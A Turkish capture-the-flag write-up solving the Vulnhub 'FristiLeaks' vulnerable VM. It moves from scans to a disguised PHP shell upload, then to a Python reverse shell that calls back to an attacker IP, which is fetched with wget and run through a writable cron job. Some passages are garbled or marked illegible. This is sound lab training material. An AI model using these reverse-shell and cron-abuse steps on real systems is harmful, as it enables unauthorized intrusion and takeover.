

FristiLeaks

Kaan Efe Ögüt

ADLI BİLİŞİM MÜHENDİSLİĞİ

-Vulnhub üzerinde bulunan “FristiLeaks” zafiyetli CTF makinesinin çözümünü gerçekleştireceğiz.

21.11.2021

- "https://www.vulnhub.com/entry/Fristi-Leaks1.3-15/" bağlantısı üzerinden Fristi-leaks.ova dosyasını indiriyorum.

-Bu zafiyetli makineyi Vmware üzerinde "Open" ile kuruyorum.Network Ayarını Linux'umla aynı pozisyona getiriyorum.

Burada fark olarak Vulnhub üzerinden vermiş olduğu mac adresini cihaza ekliyorum.

```
Fristileaks 1.3 vulnerable VM by Ar0xA.  
Goal: get root (uid 0) and read the flag file  
  
Thanks to dqi and barrebas for testing!  
  
IP address:192.168.139.192  
localhost login:
```

- Ardından zafiyetli makinemi çalıştırıyorum ve bu şekilde çalışır durumda bırakıyorum.

-Burada IP adresini bildiğim için tarama yapmama gerek yoktur.

```
(root@kali)~# nmap -A -sC 192.168.139.192  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 13:02 +03  
Nmap scan report for 192.168.139.192  
Host is up (0.00051s latency).  
Not shown: 999 filtered ports  
PORT      STATE SERVICE VERSION  
80/tcp    open  http      Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)  
|_ http-methods:  
|_   Potentially risky methods: TRACE  
|_ http-robots.txt: 3 disallowed entries  
|_ /cola /sisi /beer  
|_ http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3  
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).  
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: general purpose  
Running: Linux 2.6.X|3.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3  
OS details: Linux 2.6.32 - 3.10, Linux 2.6.32 - 3.13  
Network Distance: 1 hop  
  
TRACEROUTE  
HOP RTT      ADDRESS  
1   0.51 ms  192.168.139.192  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 14.59 seconds
```

- Ardından bir nmap taraması gerçekleştiriyorum ve burada Centos olduğunu görüntülüyorum.Network kısmında açık olduğunu görüyorum.

```
# gobuster dir -u http://192.168.139.192 -w /usr/share/dirb/wordlists/common.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.139.192
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/10/22 13:02:49 Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 206]
/.htaccess (Status: 403) [Size: 211]
/.htpasswd (Status: 403) [Size: 211]
/cgi-bin/ (Status: 403) [Size: 210]
/images (Status: 301) [Size: 238] [→ http://192.168.139.192/images/]
/index.html (Status: 200) [Size: 703]
/robots.txt (Status: 200) [Size: 62]

2021/10/22 13:02:51 Finished
```

- Ardından gobuster taraması gerçekleştiriyorum ve burada bir kaç adet dizin tarafıma veriyor.

```
# nikto -h http://192.168.139.192 -w /usr/share/dirb/wordlists/common.txt
- Nikto v2.1.6

+ Target IP: 192.168.139.192
+ Target Hostname: 192.168.139.192
+ Target Port: 80
+ Start Time: 2021-10-22 13:04:45 (GMT3)


+ Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
+ Server may leak inodes via ETags, header found with file /, inode: 12722, size: 703, mt
ime: Tue Nov 17 20:45:47 2015
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
rotect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
the content of the site in a different fashion to the MIME type
+ Entry '/cola/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/sisi/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/beer/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 3 entries which should be manually viewed.
+ PHP/5.3.3 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.
13, 7.2.1 may also current release for each branch.
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34
is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8701 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time: 2021-10-22 13:05:10 (GMT3) (25 seconds)

+ 1 host(s) tested
```


- Arkasından nikto işlemini başlatıyorum. Nikto sonuçları da bu şekildedir. Şuan yapmam gereken bulduğum tüm ipuçlarını tek tek değerlendirmek olacaktır.



- Sitenin görünümü bu şekildedir.Şuan bulduğum dizinleri tek tek deneyeceğim.



- Robots.txt üzerinde görünüm bu şekildedir.Burada bana verdiği ipuçlarından öncelikle /fristi diye bir şey olup olamayacağını düşünüyorum.



- /Fristi kısmını görüntülediğimde karşıma bu şekilde bir login ekranı gelmektedir.

[illegible]

- Kaynak kodu kısmına baktığımızda burada base64 encode yöntemi ile bir HTML yazıldığını görüntülüyorum.

-Yaptığı açıklamalarda burada bir kaç adet açık bıraktığını ve bunları temizlemesi gerektiğini söylüyor.

-Ayrıca burada eezeepz isimli kullanıcının işlem yaptığını görüntülüyoruz.Bunu kullanıcı adı olarak kullanabilirim.

IVBORw0KGgoAAAANSUUEgAAAw0AAABLCIAAA04UHqAAAAAXNSR0IArs4c6QAAARnQU1BAACx
 jw8YQUAAAAJcEhZcwAADsMAAA7DAdcvqGQAAARSSURBVHhe7dlRdtsqEIvHr8LS8nqymmmwmi0kl
 S0iAQGY0Nb01/dWSYqTgdxz2t5+AcCHHAHgrY4A8CJHAHirWc8yBEAXuQIAC9yBIAxOQLaixw
 B4EWOAPAIRwB4kSMvmMgRaf7kCAAAvcgSAFzkCwIsceABFjgDwlkAeEJELzIEQBe5AgAL5Kc+f
 m63yaP7/XP/5URM2jx7iMz1ZdqpqzHPH+zJO53b9+1gd/0TL2Wul5+RmpJz5MTkE1paHIVXJj
 Vv7/d56sqe0trWaeUmsR1+WrORl72DbdWKqZS0tMPqGIBLRhyzWjWkTDFPXfmuLc7E81kxN0vb
 DpYzOMN1WqplLS0w+oaXwomXXtfhL8e6W+lrNDfUjoQJN9XbKtHMPSumn9BSeGf51bUcr6W+vJNd
 jJQjcelwepPCjILNXFpi8gktXfnVtYsd6UpInDpFCdlyKB3dyPLpSTVzZynJR7R0WHEIFGv5NrDU
 12qmC/1/zZ2zWX1abli0aLqJzdg5sqSxUgtWY7syq+u6UpInDOfEI5ENygbTfj+qDbc+QpG9c5
 u4VqzV5aM15LlyMrfnR0Y12qmC+Ucq+g6E1JNsX16+/6BttvEQzF5YM2JLhyMLk24sNNtp/sK91
 0vFajmZedIvZmS9E0YbUbl/FsycqVSzZiXDNmS4Cjcn+klRnqzXtHQuHEkso24sNgiY00aLq
 iIn+ekSnGf0SiVsKZ57u4+YH36vO7hINv0rW6FmRai1n+Rhvz1k8SRhniInSHVj4X1mC2Fn

i For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.


☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).


< DECODE > Decodes your data into the area below.

[illegible]


- Decode işlemi gerçekleştirdiğimde burada bir PNG gizlediğini görüntülüyorum.



-Shell dosyamı .png uzantısına çevirip buraya upload ettim.Burada başarılı bir şekilde /uploads kısmına eklendiğini görüntülüyorum.Hemen netcat üzerinden bu portu dinlemeye alıyorum.



- Ardından yükleme yaptığım yerde shell.php dosyasını görüntülüyorum ve netcat üzerinden dinlemeye aldığım porttan shell bağlantısı kuruyorum.



- /etc/passwd dizinine baktığımda burada kullanıcılar hakkında bilgi sahibi olabiliyorum.

```
cat notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
```

- Ardından izinler arası yine dolanmaya devam ediyorum ve burada bir not buluyorum bulduğum not içinde eezpeez kullanıcısının yapabileceklerini görüntülüyorum.
- Burada /tmp dosyası içerisine runthis diye bir şey koymamı ve burada bir cron oluşacağını ve her dakika çalışacağını söylüyor.

```
lrwxrwxrwx. 1 root root      6 Nov 17  2015 zsoelim -> soelim
sh-4.1$ ls -la /usr/bin | grep python
ls -la /usr/bin | grep python
-rwxr-xr-x. 2 root root  4864 Jul 23  2015 python
lrwxrwxrwx. 1 root root      6 Nov 17  2015 python2 -> python
-rwxr-xr-x. 2 root root  4864 Jul 23  2015 python2.6
sh-4.1$
```

- Sistem üzerinde python olup olmadığını /usr/bin üzerinden bakıyorum ve yüklü olduğunu görüyorum.

```
# cat pythonshell.py
import socket
import subprocess
import os

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.139.176",3344))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","i"])
```

- Ardından pentest monkeye geçiş yapıyorum ve burada python üzerinden bir reverse shell arayacağım.Yazmış olduğum reverse shell bu şekildedir.


```
wget http://192.168.139.176/pythonshell.py
--2021-10-22 09:50:01-- http://192.168.139.176/pythonshell.py
Connecting to 192.168.139.176:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 232 [text/x-python]
Saving to: `pythonshell.py'

0K 100% 64.7M=0s

2021-10-22 09:50:01 (64.7 MB/s) - `pythonshell.py' saved [232/232]

sh-4.1$ ls -la
ls -la
total 16
drwxrwxrwt. 3 root root 4096 Oct 22 09:50 .
dr-xr-xr-x. 22 root root 4096 Oct 22 08:59 ..
drwxrwxrwt. 2 root root 4096 Oct 22 08:59 .ICE-unix
-rw-rw-rw- 1 apache apache 232 Oct 22 06:45 pythonshell.py
sh-4.1$ cat pythonshell.py
cat pythonshell.py
import socket
import subprocess
import os

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.139.176",3344))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","i"])
```

-Şimdi ise www içerisine yazdığım aracı kopyalayıp daha sonrasında wget komutu ile sunucuya bu dosyayı indireceğim.

-Sunucu içerisine başarılı bir şekilde kodlarımı ekledim.

```
sh-4.1$ echo "/usr/bin/python /tmp/pythonshell.py" > runthis
echo "/usr/bin/python /tmp/pythonshell.py" > runthis
sh-4.1$ ls -la
ls -la
total 20
drwxrwxrwt. 3 root root 4096 Oct 22 09:55 .
dr-xr-xr-x. 22 root root 4096 Oct 22 08:59 ..
drwxrwxrwt. 2 root root 4096 Oct 22 08:59 .ICE-unix
-rw-rw-rw- 1 apache apache 232 Oct 22 06:45 pythonshell.py
-rw-rw-rw- 1 apache apache 36 Oct 22 09:55 runthis
```

-Not içerisinde söylediği gibi içerisine ekliyorum ve başarılı bir şekilde shell alıyorum artık root olmak çok kolay olacaktır.